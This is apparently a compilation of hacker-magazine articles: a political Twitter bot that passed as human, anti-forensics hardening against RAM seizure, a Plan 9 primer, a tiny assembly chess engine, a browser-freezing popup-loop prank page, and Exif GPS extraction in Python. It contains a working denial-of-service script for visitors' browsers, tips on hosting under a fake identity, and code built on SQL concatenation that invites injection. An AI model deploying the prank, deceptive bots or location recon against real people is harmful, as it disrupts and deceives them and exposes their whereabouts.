$query=”SELECT answer FROM brain WHERE phrase=’”.$upperWord.”’”;
$result  = readDatabase($query);
$num=mysql_numrows($result);
$i2=0;
while ($i2 < $num) {
        $arrOut[$i][0]= mysql_result($result,$i2,”answer”);
        $i++;
        $i2++;
}
```


From preselected answers, a random number determine the final response, which is posted also using a Twitter API. All interactions are logged for further analysis and tuning. If words or expressions are not detected in the database, the bot is able to respond with generic answers and also with a mix of online and offline content. Example: stored database answer combined with an opposition newspaper headline.

PHP Code for Newspaper Headlines

```
$content = file_get_contents($feed_url);
$x = new SimpleXmlElement($content);
    foreach($x->channel->item as $entry) {
        if ($limit<5){
        $myRand=rand(1,3);
        if ($myRand==1)
                        $preNews=”Read this headline: “;
        }
        $arrOut[$i][0]=$preNews.utf8_decode($entry->title);
        $i++;
        $limit++;
        }
     }
```

The fake presidential bot has been running for five months, generating thousands of interactions, as well as retweets and likes. Until this point, not even one person accused @CFKResponde of being a computer program.

While several conclusions can be obtained from this small experiment, I have the strong feeling that this massive deception was anything but a technological merit, since there is no merit in replicating the empty and automated rhetoric that politics have been using in Argentina.



Defense Against the Black Arts of Forensics

by Alex

In our modern security climate, it is quite obvious that there's a need to protect our data. There are plenty of guides and papers about anonymizing your presence on the net and general OPSEC. This article is about neither. This will be about protecting your computer and the information contained within. Regardless of whether you're a journalist, activist, everyday man, or you just read a guide about how to become a Darknet drug dealer, you have a need for protection. Depending on what information you store on your computer, some of these instances might be a bit too extreme.

The initial step should come as no surprise and, hopefully, this is already implemented. If not, you'd do well to remedy it today. Full-disk encryption (FDE) is a great first step. Let's assume you use Linux and/or Unix; today's installers often provide you with the option of easy FDE. If not, then there are plenty of guides on the net on how to do it with CLI, the Arch Linux wiki for example. There are also options available for Microsoft Windows if you really must use it (BitLocker and GuardianEdge as examples).

One of the most common attack vectors against FDE is to extract the key from a RAM-dump (if you exclude breaking bones!). Most law enforcement agencies in Sweden try to perform a warm boot attack on running systems. Although, when necessary (and possible), a cold boot attack is done instead. Sometimes neither is performed, but that is another story.

A warm boot attack in a nutshell is rebooting a running system into a live OS specifically tailored to contaminate the RAM as little as possible (i.e., small size) and then dumping the content of the RAM. Now, as annoying as this might be for some, in the BIOS we should disable the possibility of booting from anything except the hard drive(s) as well as adding password protection for the BIOS. While it is still possible to plug in a hard drive and boot from it, most people tend to use USB-HDDs and/or CD-ROMs for this task.

Now our weakest link is the CMOS battery. We can remedy that by adding a layer of physical security to it. Whether you glue or solder the CMOS battery to the board, it's really up to you. The purpose of this exercise is twofold. It will increase the amount of time it would take to perform the swap and should leave visible traces if the battery was tampered with should someone physically remove it.

For those RAM types that are susceptible to cold boot attacks, I recommend soldering them stuck and/or gluing them in place. There are scientific papers on why some types of RAM are not vulnerable to cold boot attacks, but why take the risk on the chance that they are wrong and/or are paid to lie?

Neither of these are foolproof, but it takes time and effort to circumvent them and that is exactly what we want. Unless the attacker opens up the case to inspect the guts of the computer, these protective solutions will be found after a reboot. That means that the clock is ticking for the content of the RAM. Now the examiner will need to perform countermeasures to be able to boot the live OS. It is still possible that the content from the RAM will be disclosed, but this will, at the very least, add a possibility of failure to retrieve it.

If your computer is found running and unlocked, an examiner/intruder will most likely connect a medium of sorts to the computer with his/her forensic tools. Big mistake. A daemon/process should be running whose function is to identify devices that are connected to the computer. If a device isn't on a whitelist (example: MAC based whitelist for USB devices), the computer should shut down and/or wipe RAM right away.

Another interesting target to acquire is your cellular phone. I will not write in detail about this, but it is still worth mentioning how phones (often) are preserved in a forensic investigation. Usually the phone is put into a Faraday container to avoid a remote wipe from the owner. This can be used to our advantage. It wouldn't be difficult to write an application that pairs with a cellular phone over Bluetooth and/or tracks specific cellular towers. In fact, variations of these programs already exist for various platforms. Regardless of whether you write your own or not, your goal should be to perform a shutdown and/or RAM wipe any time the connection is broken.

Firewire is another troublesome attack vector. While it is possible to mitigate attacks over Firewire on a software level (by uninstalling/blocking the SBP-2 driver), the reality is that with sufficient privileges, you can still reinstall/enable them. So, I propose that you buy epoxy and fill the FireWire port up until it pours over. No one uses FireWire anyhow, right?

Now you might believe I only dress in tinfoil and live in a bunker residing far from the city, but that is far from the truth. It is very hard to defend against a threat that has physical access, which means extreme measures are needed to mitigate the threat. While these proposed remedies will not make your data completely secure, without (any of) them, the risk is far greater that the information will be leaked. In these times where information is king, you should take appropriate precautions and make sure no one can readily and easily access your data.

A Plan 9 Primer

by B. Boehler

Early in the 1980s, a trend in computing was starting in which users were ditching large, time-sharing computers in favor of small, individual microcomputers. People and businesses were tired of costly, centralized computer systems that were often bogged down by the large amount of users, and found that everyone was much more productive when using their own computer. Even though there was quite a loss in computing power per person during this switch, many individuals found the change to be worth it.

And even though lots of issues were solved with this, much more were created. Operating systems designed for centralized computers, in particular UNIX, were ported to the new microcomputers in an attempt to recreate the same environment users had before. But there was a major problem: UNIX by the 1980s was very old, and it didn't quite adapt well to the newer concepts of the time, especially networking. Networking was poorly integrated into UNIX, making it a challenge to connect all the microcomputers together, and users lost many of the features they enjoyed when they all shared a centralized system. Not only this, but updating, maintaining, and administrating a network of varying hardware on UNIX caused a bunch of headaches. UNIX by this time was clearly deprecated and something needed to change.

Bell Labs was well aware of these problems. The same team that developed the C programming language, with people such as Rob Pike, Ken Thompson, Dave Presotto, and Phil Winterbottom, set out to develop a new operating system to meet changing needs. Instead of multiple users sharing resources on one large computer, their new operating system was designed to pool the resources of many small computers over a network. Using many of the ideas of UNIX, they developed the Plan 9 operating system, and it is a very unique piece of software.

Plan 9 was designed off of two concepts. The first is that all things are treated as a file. This means that even hardware is represented by a file, and can be accessed through actions of read and write, and not through some complex system call. For example, to get the location of the mouse, all a program would have to do is read the state of /dev/mouse without ever having to communicate directly with the hardware. This proved to be a successful part of UNIX, and is still used today in UNIX derivatives such as Linux or OSX.

What makes Plan 9 so special is the second concept, which dictates how these hardware resources can be accessed. The team at Bell Labs developed a set of protocols simply named 9P, which is not only a set of rules for how a machine can access its own resources, but also allows computers to access the resources of other computers. Accessing resources remotely is as simple as accessing a file across a network, and since all hardware is treated as files, any two computers can share any physical device. This is the mechanism Plan 9 uses to pool the resources of the computers.

By being able to access hardware remotely, this allows servers to be set up on a network with special hardware that can be accessed by anyone. For example, say a group of users does computationally intensive work on their systems, but the pool of their microcomputers doesn't provide enough power. In this case, a CPU server with powerful processors could be set up and connected to the network, and users could use the CPUs on the server as if they were their own. This makes networks very cost effective and modular, and they can be tailored to specific needs.


Even though Plan 9 is a spiritual successor to UNIX, it incorporates a new suite of tools and brought along some modified old ones. Plan 9 utilizes a new shell, simply named rc, which replaced the bourne shell (the shell that would later become bash). The rc shell uses a more simplified but similar syntax to that of the bourne shell, and conditional control structures resemble that of C. rc comes with some new features such as advanced string and array handling, and has much more powerful IO redirection than that of the bourne shell.

Programming is also different on Plan 9. Almost all programming for Plan 9 is done in C, but they use a modified version of the language where they threw out some "unnecessary" parts. In early versions, programs for Plan 9 were written in a C-like language named "Alef," but this was quickly dropped and replaced with a special C library. It comes with an interesting default text editor named Acme, and has a debugger named Acid. Both of these tools have a bit of a learning curve, but some people swear by these tools (and others swear at them).

Plan 9 also comes built-in with a graphics system that's gone through many changes as time has progressed. The window system started out being named 8½ and was written in C. It was later written in Alef and renamed the Rio window system, but the functionality remained the same. The GUI is by no means pretty, but it is functional and easy to learn as it simply consists of drawing terminal windows which can then later be used to start other programs. Rio is special due to the fact that it makes its operations transparent to other applications, and this allows for Rio to be run recursively within itself and within other window managers.

Sadly, by the mid 1990s, Plan 9 development was put on the back burner and the resources were redirected to another experimental operating system, Inferno. When Lucent Technologies bought Bell Labs, the Plan 9 project was officially ended and the source was released to the public for free in 2000. But this is not where the story ends. Multiple online groups exist that are keeping it alive today by updating and adding onto the code, and they're doing a pretty impressive job. Many of these modified versions, called "forks," stay true to the original software and have been ported to most modern architectures (Plan 9 can even be run on a Raspberry Oi).

Those looking to try out a canon version of Plan 9 will have success looking at Bell Lab's website at `plan9.bell-labs.com` ➥`/plan9/`. A popular fork that can run on a wide variety of hardware, called "plan9front," can be found at `ninetimes.cat-v.org`. If you're interested in using some of the tools listed above, but don't want to have to use Plan 9, they have been ported to Linux and Mac OSX (sorry, Windows users) in a package called "Plan 9 from user space," which can be found at `swtch.com/plan9port/`. The rc shell can be used on Linux, although documentation may be a little scarce. This obscure little operating system sure isn't going to be anyone's desktop OS anytime soon, but it sure does make a fun weekend project.



by Baudsurfer/Red Sector Inc.


This is a sizecoding exercise to code a playable chess engine in 256 bytes.

This POC is very experimental and bears several shortcomings when comparing with any other real FIDE existing chess game engine - you have been warned. It plays like a fish as AI is reduced to a half-ply max solely. It also has no end-game detection, pawns move only a single square, it cannot castle or do promotions - let alone en-passant - and takes about a hundred seconds to play. It also only works on Microsoft Windows XP SP3. Like the minimalist Edlin line editor, Cheesslin focuses on a single console line. Whites start at the bottom of the virtual chess board, but SAN notation order is inverse ranks:

```
   A B C D E F G H
1  r n b q k b n r
2  p p p p p p p p
3
4
5
6
7  P P P P P P P P
8  R N B Q K B N R
```

So in order to test Chesslin, one can uudecode the below binaries to input first algebraic notation “h7h6” characters: starting the game by moving the white pawn on H file from seventh rank to sixth rank. A longer example string sequence of gameplay is “h7h6h2h3g8f6h3h4f6g4h4h5g4h2g1h-3h2f1h3g5”. Remember, if your keyboard input is not legal chess, then Chesslin will silently expect you to enter again a conforming four ASCII character string just to proceed. Thus, if only a single faulty character was entered, you will need to fill in with three more “dummy” characters before retyping a desired algebraic notation because validation only occurs every four characters exactly. All bugs are ofc mine.

```
;   “You don’t need eyes to see You need vision.” - Faithless       _
;   Special greets to : Impure ASCII 1940 and Divine Stylers!      | |
;   Greets : Alco Bon^2 BReWErS CODEX Flush Lineout Mandarine   .--’ `--.
;   Onslaught Paranoimia Quartex Rebels Razor1911 RiOT Titan.   `--. .--’
;       _     _          _                _          _          ___| |___
; ______)\___ )\_________)\_______________)\_________)\        /         \
;/________ __\\  __________ _________ ____ /____ ____ /        \         /
;   ______)\\__  \____  ___)\_____  _)\  /(_____)\  /(____      \       /
; _/  _   _/  /   _   \_\____ _   \_\  \/    _/\  \/    _/       \     /
; \    \  \___\__  \        / \) __\___ __  /_\___ __  /_____   __>   <__
;  \    \_/     /   \      /   \/     /__\)_    _/__\)_     /  (___   ___)
;   \    /     /____/\    /\   /\    /   /\/    X   /\/    /      |   |
;   /_________/       \__/  \_______/_\____ ___/ \________/  ::::;|   |
;:                                 ___)\ __)\____________         |   |;: :
;.-------------------------------, \    \\_\ \_____ ____/ gRK     |   |
;\Red Sector Incorporated presents\ \    \_(__)_  _)\   ___      (     )
; \Chesslin minimalist chess engine\ \    \    (__)  \_/  /_    _/     \_
;  \A 256 bytes DOS tiny intro XPSP3\ \    \     \     _ / \   _>       <_
;   \For 2600 Hacker Quarterly _ 2016\ \    \/    \    \    \_(___________)
;;;;,\Coded by Baudsurfer\RSi  \\ &FU \ \   /\     \    \_____X___________>
;     `------------------------’ `----’  \_/  \_____\___/
w equ word                ; 16-bit prettifying helper,Chesslin v1.0 in 2016
d equ dword               ; 32-bit prettifying helper,fasm assembler syntax
  org 100h                ; binary ip execution seg start address above psp
  pusha                   ; para down stack and avoid input buff collisions
  rep stosb               ; prepare board empty squares assumes ax=0 cx=255
  cwd                     ; set Black=0=top active player turn, White=8=bot
  xchg ax,di              ; shorter mov di,ax prepares writing segment base
  mov cl,20h              ; 32 initialization decoding bit rotations in all
a:mov eax,52364325h       ; back-rank “rnbqkbnr” nibble-encoded 32b pattern
  rol eax,cl              ; rotate next Black chess piece value in lsnibble
  and al,15               ; isolate a Black chess piece value from lsnibble
  stosb                   ; left-to-right write Black back-rank major piece
  mov [di+0eh],si         ; left-to-right write Black pawns assumes si=100h
  mov [di+5eh],bp         ; left-to-right write White pawns assumes bp=9xxh
  or al,8                 ; transforms Black back-rank major piece to White
  mov [di+6fh],al         ; left-to-right write White back-rank major piece
  sub cl,3                ; fixes back-rank pattern nibble rotation counter
  loop a                  ; file-by-file ranks init loops 20h/(3+1)=8 times
b:mov si,0fffbh           ; point source index to algebraic notation buffer
  push si                 ; shorter save of algebraic notation buffer start
  mov cx,4                ; print dword ascii algebraic notation buffer str
c:lodsb                   ; get one of four usr/cpu bytes from ascii buffer
  int 29h                 ; dos api fast console out display char al=[di++]
  loop c                  ; continue until ascii file-first pair chars left
  xor dl,8                ; alternate active player turn Black=0 or White=8
  pop di                  ; shorter restore algebraic notation buffer start
  jnz h                   ; if active player turn is White then do keyboard
  fldz                    ; else Black active player turn fpu load +0.0 cst
  fbstp [di-6]            ; and store back 80-bit packed bcd decimal number
e:mov si,0fff5h           ; zeroed this,best score 0fff5h and coords 0fff7h
  lodsw                   ; move lsb=potential capture vs. msb=best capture
  cmp al,ah               ; compare this capture value against best capture
  jc f                    ; prune calculations if capture already lower val
  call n                  ; else verify the attack potential chess legality
  jc f                    ; capture higher value but move was illegal chess
  mov [di-7],al           ; successful calculation thus store newer highest
  fild d [di]             ; successful calculation thus load current coords
  fistp d [si]            ; successful calculation thus store highest coord
f:inc d [di]              ; resume exploring exhaustive [0;0ffffh] interval
  jnz e                   ; including subset [“1a1a”;”8h8h”] until finished
  mov cl,2                ; convert int32 to two file-first algebraic words
g:lodsw                   ; get first int16 msw/lsw algebraic notation word
  aam 16                  ; integer to expanded zero-based file/rank nibble
  add ax,2960h            ; translate file/rank to ascii chess board origin
  stosw                   ; write pair=half of the ascii move buffer string
  loop g                  ; get next int16 msw/lsw words algebraic notation
  jmp k                   ; and proceed examining ascii move buffer strings
h:mov si,di               ; di points to 0fffbh for both input and verifify
i:mov di,si               ; resets every input to algebraic notation buffer
  mov cl,4                ; one file-first algebraic notation is four bytes
j:cbw                     ; zero accumulator msb to set funct get keystroke
  int 16h                 ; al=dos bios keyboard services api blocking read
  stosb                   ; src file=fffb;rank=fffc dst file=fffd;rank=fffe
  loop j                  ; all file-first algebraic ascii quartet inputed?
  call n                  ; else verify algebraic ascii move is legal chess
  jc i                    ; if not then proceed to ask user input move anew
k:call l                  ; converts algebraic notation buffer ascii source
  push w b                ; redirect second fall-through return to printout
l:lodsw                   ; algebraic notation buffer ascii source then dst
  sub ax,3161h            ; convert to zero-based alphanumerical 3161h=”a1”
  aad 16                  ; convert to x88 board representation (al+=ah*16)
  mov di,ax               ; add x88 chess board representation memory start
  test cl,cl              ; verify caller’s asked mode is passive or active
  jnz m                   ; call asked mode mutex is passive so skip writes
  xchg [di],ch            ; call asked mode mutex is active so write board!
m:and al,88h              ; test if inside main chess board x88 bitmask use
  ret                     ; return to standard callers or printout redirect
n:pusha                   ; save reg vals in: si=fff7h/fffbh di=fffbh/ffffh
  mov si,0fffbh           ; point source index to current ascii move buffer
  mov cl,8                ; set passive mode count mutex for only verifying
  call x                  ; convert buffer ascii src pair to x88 memory add
  jz u                    ; source is non-conforming : illegal empty square
  xor dl,al               ; sets move conformitiy using active player color
  test dl,cl              ; test move conformity using active player colour
  jnz u                   ; source is non-conforming : opponent turn colour
  mov bx,di               ; else if source conforming then save piece addr.
  mov dh,al               ; else if source conforming then save piece value
  call x                  ; convert buffer ascii dest to x88 memory address
  jz o                    ; if move nature not an attack skip over captures
  xor dl,al               ; sets move conformitiy using active player color
  test dl,cl              ; test move conformity using active player colour
  jnz u                   ; destination is non-conforming : same turn color
o:sub di,bx               ; source & destination conforming so obtain delta
  mov [0fff5h],al         ; save piece value as non-transactional potential
  mov al,dh               ; restore previous saved move source piece nature
  and al,7                ; normalize gray piece nature colorless isolation
  test al,1               ; determine source piece’s parity interval length
  jz p                    ; piece face=piece nature=piece value=piece score
  mov cl,4                ; override halfing default interval len if parity
p:cmp al,1                ; test if moving piece is a special handling pawn
  mov bx,y                ; piece memory address off-by-one index ret fixed
  xlatb                   ; move piece original start offset memory address
  xchg ax,di              ; offset becomes accumulator becomes displacement
  jnz s                   ; leave if move source piece not special handling
  test dh,8               ; else adjust move source pawn color displacement
  jnz q                   ; no White pawn displacement sub-interval fixings
  scasd                   ; displacement interval offset+=4 for black pawns
q:test ch,ch              ; verify if pawn is attacking an opponent piece ?
  mov cx,2                ; loop index clears msb placeholder also sets lsb
  jnz s                   ; if non-empty square : pawn attacking diagonally
  dec cx                  ; else decrease parity interval size special case
r:scasw                   ; displacement interval start+=2 prunes attacking
s:add di,bx               ; set displacement interval scanning start offset
  repnz scasb             ; verify move exists in displacement sub-interval
  jz v                    ; ZF set legal src piece displacement delta found
  jmp u                   ; illegal src piece displacement: delta not found
t:pop ax                  ; bail shotcircuits nested dataflow function call
u:stc                     ; carry mutex persists indicating move is illegal
v:popa                    ; persistant CF mutex is indicator to legal chess
  ret                     ; restore move mode mutex cl=passive or cl=active
x:call l                  ; verify this move legal within inside main board
  jnz t                   ; exits for illegal move piece outside main board
  cmpxchg [di],al         ; discriminate from special case zero return vals
y:db 195,21,7,19,15,15,15 ; p[1]PF4,n[2]PF8,b[3]PF4,q[4]PF8,r[5]PF4,k[6]PF8
z:db -33,-31,-18,-14,14   ; prev label is ret+1 parity displacement offsets
  db 18,31,33,-16,16,-1,1 ; z array is displacement overlap interval values
  db 15,17,-15,-17,-16    ; knight rook+8 bishop+12 pawns White+12 Black+18
  db -32,15,17,16         ; queen and king moves are rook+bishop+pawn moves
```



EXPLOITING HTML - MAKING YOUR BROWSER A VEGETABLE

by Dent
dentedfun@gmail.com
dentedfun@protonmail.ch

Those I know in the *2600* community can vouch that although I love hacking, I am not always the most advanced user, so be prepared for some painfully simple codes.

A few weeks ago, or perhaps months ago by the time you are reading this, I decided I wanted a fun way to troll some friends of mine. Everyone knows all too well not to open shady looking programs unless you want your computer to be a playground for viruses. But not too many people are aware that visiting shady websites, and more importantly interacting with them, can be pretty dangerous as well. Although the examples I am giving today may not be super dangerous, they are made to show that interacting with websites can affect your browser temporarily.

What I first tried was making a website with a script that would constantly open a new website in a new tab, causing a constant flow of new tabs, or windows, to open - so many that you would not be able to close them faster than they opened. The script looked a bit like this (inside of the HTML <script> tag):

```
function myFunction() {
while (1==1){
window.open(“http://somewebsite.com”);
window.open(“http://somewebsite.com”);
window.open(“http://somewebsite.com”);
window.open(“http://somewebsite.com”);
window.open(“http://somewebsite.com”);
}
}
myFunction();
```

If you have tried this on your browser, you can see clearly that nothing interesting has happened thus far other than a little window, perhaps, that says “popup blocked” (or something of that sort). At least, this was the message displayed on my Firefox browser.

I then decided (through a couple dozen pages of forums with other people asking the same exact question) that I would have the script activate upon a button click. This would completely bypass popup detection, as it was triggered upon user input. I just needed something that would look very clickable. What would look clickable? Well, clearly a button with big bold letters stating FREE BACON BUTTON is all the rage nowadays.

My full HTML code looked as follows (scaled down for printing purposes):

```
<!DOCTYPE html>
<html>
<head>
<style>
```

```
body {
background-image: url("somebaconimage.gif");
}

</style>
</head>
<body>

<button onclick="myFunction();">FREE BACON BUTTON</button>
<script>
function myFunction() {
while (1==1){
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
window.open("http://somewebsite.com");
}
}
</script>
</body>
</html
```

As you can see, the code is cringingly simple; A button that activated a function. What was more entertaining, however, was how my browser - and other browsers on different computers - reacted. My Firefox browser, on my crappy Apple laptop, became completely unresponsive upon clicking my creatively decorated button. This meant that if other people with other crappy laptops opened the link and were curious enough to click the button, all of their tabs would have to be sacrificed to reopen the browser, as well as the browser having to be forcibly quit. I was not able to open a new tab, and eventually got the spinning beach ball of death, as many call it, on my Apple-made computer.

I then sent it to my friend sitting next to me to see what his more pristine computer would do. It did what I originally expected. On his screen was an infinitely expanding number of tabs. He wittingly tried closing the tabs one by one, only to be greeted by a dozen more tabs opening at the same time. Indeed, it was a vegetable of a browser. What I did not expect, probably because of my lack of advanced browser knowledge, was that upon reopening the browser, the same tabs would open again. The solution was to hold down shift while opening the browser again. I don't know if this applies to browsers other than the notorious Safari.

All I had to do at this point was find some free web hosting service and sign up with a fake identity and a temporary email to get my cute little HTML file online. Many may be familiar with services like Mailinator or 10minutemail. However, other websites are updating their intelligence. When I tried using sillytest123@mailinator.com, I was greeted with a warning saying something along the lines of "DOMAIN NOT ALLOWED". After trying a different temporary email, I was getting my jimmies rustled once more. The one temporary email address service that I found to work excellently and would recommend was `http://temp-mail.org/en/`. Not only did I have the option of making new emails, but they also came from different domains.

In conclusion, don't be silly and click links that you find on random websites from random users. Ever heard of "stranger danger?" Even more important, do not click on big fancy buttons. It is extremely simple to set up a small website that will fill your browser with pornography, eons of new tabs, and jump scares.

For more online safety tips and antitracking/ popup tools, you can visit:

- `http://www.netsmartz.org/InternetSafety`
- `https://www.eff.org/privacybadger`
- `http://www.enigmasoftware.com/how-to-block-malicious-websites`

Exif Location Recon with Python

by Michael L. Kelley Jr.

Many photographs found on the web contain valuable information embedded inside. This metadata, known as Exif (Exchangeable image file format) is written to the image file by the device that it was captured with. This can include: date and time, device information, camera settings, copyright information, and geographical location. While useful, this Exif data can lead to privacy concerns. This article will discuss using the Python programming language to extract Exif data from photographs and put the information to practical use.

I will be using Python 2.7.10 along with the ExifRead 2.1.2 package on a system running Windows 10. Python can be downloaded at: `https://www.python.org/downloads/`

Once installed, set the PATH variable for Python under Windows:

`Control Panel > search 'Environment' > Edit Environment Variables`

Edit the PATH to include:

`C:\Python27; C:\Python27  Scripts\;`

I used pip to install the ExifRead package. For installing pip on Windows, see: `https://➥stackoverflow.com/questions➥/4750806/how-to-install-pip-on➥-windows`

Note: Python 3 includes the pip package by default.

You will also want access to a few .jpg files that have Exif metadata attached. Any photo that you take with your phone or digital camera should have this data intact. Note: Some websites strip out Exif data upon upload. As I've come to learn, this is a very controversial topic of debate as the data can be used for both ethical and non-ethical reasons. Good examples would be capturing Exif data to prove that a device was stolen or photographers using the data to try and recreate the exposure settings of a particular shot. A bad example would be using the data to see where a person is at a particular time and then carry out a crime based on that information.

The following is a list of sites and their stances on Exif data:

Photobucket	- Strips Exif
Facebook	- Strips Exif
Twitter	- Strips Exif
Instagram	- Strips Exif
Flickr	- Strips Exif
Google+	- Preserves Exif

In Windows 10, you can verify if a photograph has Exif data by right-clicking on the image file and choosing > `Properties > Details.` The properties and corresponding values will be listed.

Let us take a look at pulling Exif tags under Python:

```
#Listing1.py
#Pull all Exif Tags

#pip install exifread

import exifread

f = open(“C:\Users\Username\Desk
➥top\Sample1.jpg”) #Location of
➥ photograph

tags = exifread.process_file(f)

for tag in tags.keys():
  if tag not in (‘JPEGThumbnail’,
➥ ‘TIFFThumbnail’, ‘Filename’,
➥  ‘EXIF MakerNote’):
      print “Key: %s, value %s” %
➥ (tag, tags[tag])
```

Listing1.py will try and pull all of the Exif metadata tags that it can find from a photograph. What if we just want certain information like GPS? Let's take a look at the next listing:

```
#Listing2.py
#Only GPS info

#pip install exifread

import exifread

f = open(“C:\Users\Username\Desk
➥top\Sample1.jpg”) #Location of
➥ photograph

tags = exifread.process_file(f)

for tag in tags.keys():
    #Look for GPS tags and
➥ print them
      if “GPS” in tag:
          print “Key: %s,
➥  value %s” % (tag, tags[tag])
```

Listing2.py pulls only the GPS tags and values and displays them. This will include the latitude and longitude that the photograph was taken at. ExifRead returns these values in degrees, minutes, and seconds.

For a final example, let us pull relevant information from the Exif data if we wanted to try and get device information and GPS information:

```
#Listing3.py
#Custom/Important Tags

#pip install exifread

import exifread

f = open(“C:\Users\Username\Desktop\Sample1.jpg”) #Location of
photograph

tags = exifread.process_file(f)

#Only find/print desired tags

for tag in tags.keys():
    if ‘EXIF DateTimeOriginal’ in tag:
        print(“Original Date & Time: %s” % (tags[tag]))

    else:
        if ‘GPS GPSLatitudeRef’ in tag:
        print(“Latitude Reference: %s” % (tags[tag]))

        else:
            if ‘GPS GPSLatitude’ in tag:
            print(“GPS Latitude: %s” % (tags[tag]))

            else:
                if ‘GPS GPSLongitudeRef’ in tag:
                print(“Longitude Reference: %s” % (tags[tag]))

                else:
                    if ‘GPS GPSLongitude’ in tag:
                    print(“GPS Longitude: %s” %(tags[tag]))

                    else:
                      if ‘Image Model’ in tag:
                      print(“Model: %s” %(tags[tag]))

                         else:
                           if ‘Image Make’ in tag
                                 print(“Make: %s” %(tags[tag]))
```

Listing3.py will print the relevant information that will place a device make/model with the location where the photo was taken.

An example data pull from an image might look like so:


```
GPSLongitude, value [80, 16, 711/20]
GPSLongitudeRef, value w
GPSLatitude, value [40, 9, 3301/100]
GPSLatitudeRef value N
```

Coordinates are given in degrees, minutes, and seconds. Using the FCC site listed in the resources below, we can calculate the decimal form for longitude and latitude. To calculate the seconds for longitude in the above example, take 711/20=35.5. So degrees=80, minutes=16, seconds=35.5 would give the longitude decimal value of 80.276528. This could then be used in conjunction with Google Maps to map the location once the latitude is found.

